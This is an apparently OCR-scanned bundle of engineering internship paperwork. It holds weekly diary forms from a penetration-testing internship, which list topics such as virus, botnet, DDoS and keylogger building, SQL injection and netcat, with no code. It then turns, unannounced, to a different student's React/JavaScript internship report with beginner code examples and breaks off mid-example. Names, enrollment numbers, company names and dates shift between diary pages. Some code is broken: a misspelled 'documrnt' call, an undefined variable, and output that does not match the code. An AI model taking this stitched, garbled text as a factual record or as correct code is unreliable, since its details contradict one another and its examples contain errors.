SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 21-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 21-02-2023

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: [illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jeimeen Nileshbhai
DIARY OF THE WEEK: DT: 15/02/2023 TO 21/02/2023.
DEPARTMENT: computer (C.E.) SEM: 8
NAME OF THE ORGANISATION: Cyber Octet pvt ltd.
NAME OF THE PLANT/SECTION/DEPARTMENT: penetration testing
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Fulgun Pathod.

DESCRIPTION OF THE WORK DONE IN BRIEF

week-3 (15/02/2023 to 21/02/2023)

- Introduction of malware
- Types of malware → malware
  - virus
  - worms
  - keylogger
  - spyware
  - botnet
  - Apt
- case study - tools and practical
  - 2'm make virus to test each application & other application

week-4 (22/02/2023 to 28/02/2023

- cryptography
- algorithms — RSA, MD-5, DES, AES etc.
- Data → Data on Rest, Data on Rest.
  Data on process
- 2FA, two factor Authentication
- MFA, multiple factor Authentication
- Steganography.

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TOTAL HOURS: 72 hours

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 21-3-2023

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Date: 4-03-2023

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Annexure I

Enrollment no: [redacted]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jaimeen Nileshbhai

DIARY OF THE WEEK: DT: 02/03/2023 TO 14/03/2023

DEPARTMENT: computer (C.E.) SEM: 8

NAME OF THE ORGANISATION: Cyber Octet pvt ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Penetration tester

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Falgun Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

week-5 (2/3/23 to 7/3/2023)

Practicals and testing / developed & attack S/W

→ bot net making
→ DOS development tousing tools
→ DDOS attack
→ spoofing prevent
  ↳ to make demo website and test it..
→ Spyware and keylogger S/W

week-6 (8/3/2023 to 14/3/2023)

- MDM - Mobile device management
- BYOD - policy (Bring your own device)
- make compliance and manage it and make rules for How and which devices is come
- Being Anonymous
- Spoofing
- Steps and practical to How be Anonymous

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TOTAL HOURS: 32 hours.

SIGNATURE OF STUDENT

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Date: 21-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/3/2023

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Annexure I

Enrollment no: 200320104507

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jeimeen N.

DIARY OF THE WEEK: DT: 15-3-2023 TO 21-3-2023

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: cyber secret. Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Construction sector

NAME OF OFFICER IN CHARGE OF THE PLANT/SECTION/DEPARTMENT: Falguni Rathod

DESCRIPTION OF THE WORK DONE IN BRIEF

→ brief information about private & public encrypt.

→ private key & publicKey

→ SSH :- key access

→ VPN :-
  - IP-sec
  - IP to IP

→ Bitlocker

→ steganography tools - cezt

→ Cryptocurrency.

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Annexure I

Enrollment no: [illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jaimeen N.

DIARY OF THE WEEK: Dt: 22-3-2023 TO 27-3-2023

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: Cyber Crist pvt ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Penetration testing

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Falgun Rathod

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Nord VPN
→ TOR Browser
→ dark web
→ onion routing
→ social enemy
→ NLP
→ Social engineering framework.
→ The laws
  → publication
  → Social validation
  → execution
  → discourse

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Annexure I
Enrollment no: 200170107057

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jeimeen Mitumbhai

DIARY OF THE WEEK: Dt: 29-3-2021 TO 5-4-2021

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: cyber octet pvt. ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Penetration tester

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Tulsyam Parthasel.

DESCRIPTION OF THE WORK DONE IN BRIEF
→ Vulnerability identification ① about he vulnerability ② vunbility examine → Hardware VA → IIW VA → Network VA → Personl VA → Physical side VA. → Organization VA.

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no: 200190107035

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: patel Jaimeen mukundbhai

DIARY OF THE WEEK: DT: 6-4-2023 TO 13-4-2023

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: evhen octet pvt. ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: construction testing

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Falguni Parikh sir.

DESCRIPTION OF THE WORK DONE IN BRIEF
-VAPT →VA desribe →PT. describe →tools →practicals.

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TOTAL HOURS: 16

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

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Date:

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Annexure I

Enrollment no: 200520107[illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jaimeen Nitinkumar

DIARY OF THE WEEK: DT: 14-4-2023 TO 21-4-2023

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: Cyber secret pvt ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: penetration tester

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Falgun Pathak

DESCRIPTION OF THE WORK DONE IN BRIEF

Topic.

- Find vulnerability any website using Burpsuite & make its report with valuing report.

→ Severity = Low

→ Exploit VA.

→ make Report of VA.

TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Date:

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Annexure I

Enrollment no: 200370107035

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jaimeen Hitendrabhai

DIARY OF THE WEEK: DT: 22-4-2023 TO 30-4-2023

DEPARTMENT: C.E. SEM: 8

NAME OF THE ORGANISATION: Cyber octet pvt. ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Penetration testing

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Tejas Rathod

DESCRIPTION OF THE WORK DONE IN BRIEF
-malware analysis -xss -sql -vms -nmap -netcat -wireshark -sql injection -shellshock etc

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)
ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 2

Feedback Form by Industry expert

Student Name: Patel Jaimeen Narsimbhai Date:

Work Supervisor: Falguni Rathod Title:

Company/Organization: Cyber Octal

Enrollment No: 200370107509

Internship Address: C-709, Tatvamasi Elevation, Nr. Sindhubhavan, Ahmedabad

Dates of Internship: ~~From~~ 1 Feb 2023 to 1 May 2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise		✓		
Analyzes problems effectively		✓		
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/ Excellent):

Additional comments, if any:

Signature of Industry person with name and Stamp:

Cyber Octal Pvt. Ltd. Ahmedabad

Signature of the Faculty Mentor

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP

REPORT ON

DYNAMIC WEB PAGE DESIGNING USING REACT JS

Submitted by

PATEL JEEL JAYESHBHAI

200390107019

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled Internship at **INFOLABZ IT SERVICES PVT. LTD** has been carried out by **Patel Jeel Jayeshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering , 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Prof. Akshay Kansara

Head of Department

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

CONFIRMATION LETTER

INFOLABZ IT SERVICES PVT. LTD.

Date: 15-07-2023

Subject: Regarding Summer Internship at INFOLABZ IT SERVICES PVT. LTD.
Internship Domain: Dynamic Web Page Designing Using React

Dear Patel Jeelben Jayeshkumar ,

In reference to your application we would like to congratulate you on being selected for internship with InfoLabz IT Services Pvt. Ltd. based at Ahmedabad. Your internship is scheduled to start from 27 July 2023 for a period of 15 days.

During this internship, the concentration will be on helping you understand logical concepts with their practicality and implications to help you connect your classroom knowledge to industry standards. Your internship will include orientation and focus primarily on learning and developing new skills and gaining a deeper understanding of concepts through hands-on application of the knowledge.

We will be happy to guide you to learn new skills which are extremely helpful in professional standard.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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SAFFRONY INSTITUTE OF TECHNOLOGY

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107019
Semester: 7th, Computer Engineering
S.p.b Patel Engineering College

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Patel Jeelben Jayeshkumar .

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Patel Jeelben Jayeshkumar all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad. I hereby warrant that the work I have presented does not breach any existing copyright acts.

Name of the Student

Patel Jeel Jayeshbhai

ACKNOWLEDGMENT

I would like to express my sincere gratitude to Mr. Chintan Nagrecha, Director of Infolabz IT Services Pvt Ltd, and Ms. Zarna Shah, HR at Infolabz IT Services Pvt Ltd, for providing me with the opportunity to participate in the React JS internship program.

Their guidance and support throughout the internship have been invaluable. Mr. Nagrecha's expertise and vision in the field of IT services have been truly inspiring, and I have learned a great deal under his leadership. Ms. Shah's assistance in facilitating the internship and her dedication to creating a positive learning environment have been instrumental in making this experience productive and rewarding.

I am grateful for the chance to work with a company that values professional development and provides hands-on experience in a dynamic industry. This internship has not only enhanced my technical skills in React JS but has also given me insights into the practical aspects of the IT business.

Abstract

In this internship we are going to work on dynamic webpage designing. React is javascript web framework which is very popular and one of the most important part of full stack web development. Application Programming Interface (API) is one of the most important data source. In this internship we will going to work on some live APIs to create real time dynamic web page. In order to fetch some live data we will use some concepts of http (request - response mechanism) and ES6.

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Chapter 1. INTRODUCTION ABOUT COMPANY

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make it's own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people.

Chapter 2 Introduction about JS

2.1 Introduction to JS

JavaScript is a light-weight object-oriented programming language which is used by several websites for scripting the webpages. It is an interpreted, full-fledged programming language that enables dynamic interactivity on websites when applied to an HTML document. It was introduced in the year 1995 for adding programs to the webpages in the Netscape Navigator browser. Since then, it has been adopted by all other graphical web browsers. With JavaScript, users can build modern web applications to interact directly without reloading the page every time. The traditional website uses js to provide several forms of interactivity and simplicity.

There are following features of JavaScript:

1. All popular web browsers support JavaScript as they provide built-in execution environments.
2. JavaScript follows the syntax and structure of the C programming language. Thus, it is a structured programming language.
3. JavaScript is a weakly typed language, where certain types are implicitly cast (depending on the operation).
4. JavaScript is an object-oriented programming language that uses prototypes rather than using classes for inheritance.
5. It is a light-weighted and interpreted language.
6. It is a case-sensitive language.
7. JavaScript is supportable in several operating systems including, Windows, macOS, etc.
8. It provides good control to the users over the web browsers.

2.2 Introduction to ES6

ES6 or ECMAScript 2015 is the 6th version of the ECMAScript programming language. ECMAScript is the standardization of Javascript which was released in 2015 and subsequently renamed as ECMAScript 2015.

ES6 is a scripting language specification which is standardized by ECMAScript International. It is used by the applications to enable client-side scripting. This specification is affected by programming languages like Self, Perl, Python, Java, etc. This specification governs some languages such as JavaScript, ActionScript, and Jscript. ECMAScript is generally used for client-side scripting, and it is also used for writing server applications and services by using Node.js.

ES6 make the code more modern and readable. By using ES6 features, we write less and do more, so the term 'Write less, do more' suits ES6. ES6 introduces many great features such as scope variable, arrow functions, template strings, class destructions, modules.

- Arrow Functions: Arrow functions provide a more concise syntax for defining anonymous functions. They also capture the surrounding this value, making it easier to work with in certain situations.

- Template Literals: Template literals allow for multiline strings and string interpolation, making it simpler to concatenate variables and expressions within strings.

- Classes: ES6 introduced class syntax for creating constructor functions and prototypes, making object-oriented programming in JavaScript more familiar and concise.

- Modules: ES6 introduced a standardized module system, allowing developers to organize their code into reusable and encapsulated modules. This helps in managing large codebases more effectively.

- Promises: Promises provide a cleaner way to handle asynchronous operations compared to callbacks. They simplify chaining and error handling in asynchronous code.

2.3 Objects

JavaScript is an object-based language. Everything is an object in JavaScript. An object is a collection of key-value pairs, where each key is a unique string (or symbol) that acts as an identifier, and each value can be of any data type, including other objects. Objects are a fundamental building block in JavaScript.

```
</head>
<body>
    <script>
        var mydata = {};
        document.write(mydata);
        document.write("<br>");
        var mydata1 = {"gujarat":"ahmedabad"};
        document.write(mydata1["gujarat"]);
        var mydata2 ={ "ahmedabad":100,"surat":150, "vadodara":75};
        document.write(mydata2["vadodara"] + "<br>");

        var mydata3={"ahmedabad":100 ,"surat":[150,200,1],"vadodara":75};
        //print 200
        document.write(mydata3["surat"][1]+"<br>");

        var mydata4={"ahmedabad":[ {"date":"25 july 2023" ,"cases":210},
                                   {"date":"26 july 2023","cases":220},
                                   {"date":"27 july 2023","cases":230} ],
                     "surat": [150,200,1],
                     "vadodara":75};
        //print 220
        document.write(mydata4["ahmedabad"][1]["cases"]);

    </script>
</body>
```

Figure 2.3.1 : Example of Object Creation

Output:

```
[object Object]
ahmedabad75
200
220
```

Figure 2.3.2 : Output of Object Creation

Chapter 3 Learning about Functions

3.1 JS Functions

- JavaScript functions are used to perform operations. We can call JavaScript function many times to reuse the code.

```
<body>
    <script>

        //function with no argument, no return value
        function one(){
            documrnt.write("function one called<br>");
        }
        one();

        //function with argument ,no return value
        function two(a,b){
            document.write("addition of "+a+" and "+b+" is " +(a+b)+"<br>");
        }
        two(100,100)

        //function with no argument but it return a value
        function three(){
            return "hello<br>";
        }
        var x = three();
        document.write(x);

        //function with argument and return value both
        function four(i,j){
            return"Subtraction of "+i+" and "+j+" is " +(i-j);
        }
        var y = four(100,100);
        document.write(y);
    </script>
</body>
```

Figure 3.1.1 : Example of Different Functions

Output:




Figure 3.1.2 : Output of Functions

3.2 Arrow Functions

- Arrow function {()=>} is concise way of writing Javascript functions in shorter way. Arrow functions were introduced in the ES6 version. They make our code more structured and readable.

```
<body>
    <script>
        // function with no argument,no return value
        var one=()=>{
            document.write("function one called<br>");
        }
        one();

        // function with argument,no return value
        var two=(a,b)=>{
            document.write("addition of "+a+"and "+b+"is "+(a+b)+"<br>");
        }
        two(100,100);
        // function with no argument,return value
        var three=()=>{
            return "hello<br>";
        }
        var x=three();
        document.write(x);

        // function with argument,return value
        var four=(i,j)=>{
            return "subtraction of"+i+"and"+j+"is"+(i-j);
        }
        var y=four(100,100);
        document.write(y)
    </script>
</body>
```

Figure 3.2.1 : Program of Arrow Function

Output:




Figure 3.2.2 : Output of Program

3.3 Async Function

Async: It simply allows us to write promises-based code as if it was synchronous and it checks that we are not breaking the execution thread. It operates asynchronously via the event loop. Async functions will always return a value. It makes sure that a promise is returned and if it is not returned then JavaScript automatically wraps it in a promise which is resolved with its value.

Await: Await function is used to wait for the promise. It could be used within the async block only. It makes the code wait until the promise returns a result. It only makes the async block wait.

3.4 BitCoin API

```
<!DOCTYPE html>
<head>

</head>
<body>
    <script>
        async function load(){
            let url="https://api.coindesk.com/v1/bpi/currentprice.json";
            let myobject = await (await fetch(url)).json();
            document.write(myobject["bpi"]["USD"]["rate"]);
        }
        load();
    </script>
</body>
</html>
```

Figure 3.4.1 : Program of Bitcoin API

Output:





Figure 3.4.2 : Output of Program

Chapter 4 Examples of User Input


4.1 Covid API – Data fetching and mapping



```
<script>
    async function load(){
        let url = "https://data.covid19india.org/data.json";
        let myobject = await(await fetch(url)).json();
        document.write(myobject["cases_time_series"][0]["date"]+"<br>");
        document.write("Total number of Days : " + myobject["cases_time_series"].length);
        document.write("<table border='1' width='100%'>");
            for(var i=0;i<myobject["cases_time_series"].length;i++){

                //document.write("<tr><td>Hello</td><td>Hello</td></tr>");

                /* document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                        "</td></tr>");*/
            if(myobject["cases_time_series"][i]["dailyconfirmed"]>=100000){
                document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                        "</td></tr>" );
            }
            else{
                document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                        "</td></tr>");
            }
            }
            document.write("</table>");
            document.write("Total number of days with more than 1 lac cases :"+days);

    }
    load();
</script>
```

Figure 4.1.1 : Program of Covid API – Data fetching and mapping

Output:



30 January 2020
Total number of Days : 565

30 January 2020	1	0	0
31 January 2020	0	0	0
1 February 2020	0	0	0
2 February 2020	1	0	0
3 February 2020	1	0	0
4 February 2020	0	0	0
5 February 2020	0	0	0

31 March 2021	72113	458	40423
1 April 2021	81398	468	59384
2 April 2021	89023	713	44179
3 April 2021	92994	514	60059
4 April 2021	108794	477	52846
5 April 2021	96563	446	58100
6 April 2021	115312	600	59714
7 April 2021	126276	684	59137
8 April 2021	131878	802	61829

Figure 4.1.2 : Output of Covid API – Data fetching and mapping

4.2 USER INPUT 1 : JS Pop Up Boxes

In Javascript, popup boxes are used to display the message or notification to the user. There are three types of pop-up boxes in JavaScript namely Alert Box, Confirm Box and Prompt Box.

Alert Box: It is used when a warning message is needed to be produced. When the alert box is displayed to the user, the user needs to press ok and proceed.

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        alert("your message has been submited successfully..!")
    </script>

</body>
</html>
```

Figure 4.2.1 : Program of Alert Box

Output:




Figure 4.2.2 : Output of Alert Box

Prompt Box: It is a type of pop up box which is used to get the user input for further use. After entering the required details user have to click ok to proceed next stage else by pressing the cancel button user returns the null value.

```
<!DOCTYPE html>

<head>

</head>
<body>
    <script>
        var a = prompt("Enter numbers of tickets : ");
        if(a==null)
        {
            alert("Booking Cancelled");
        }
        else if(a=="")
        {
            alert("You entered nothing");
        }
        else{
            alert("proceed for "+a+"tickets");
        }
    </script>

</body>
</html>
```

Figure 4.2.3 : Program of Prompt Box

Output:

Figure 4.2.4 : Output of Prompt Box

Confirm Box: It is a type of pop-up box that is used to get authorization or permission from the user. The user has to press the ok or cancel button to proceed.

```
<!DOCTYPE html>

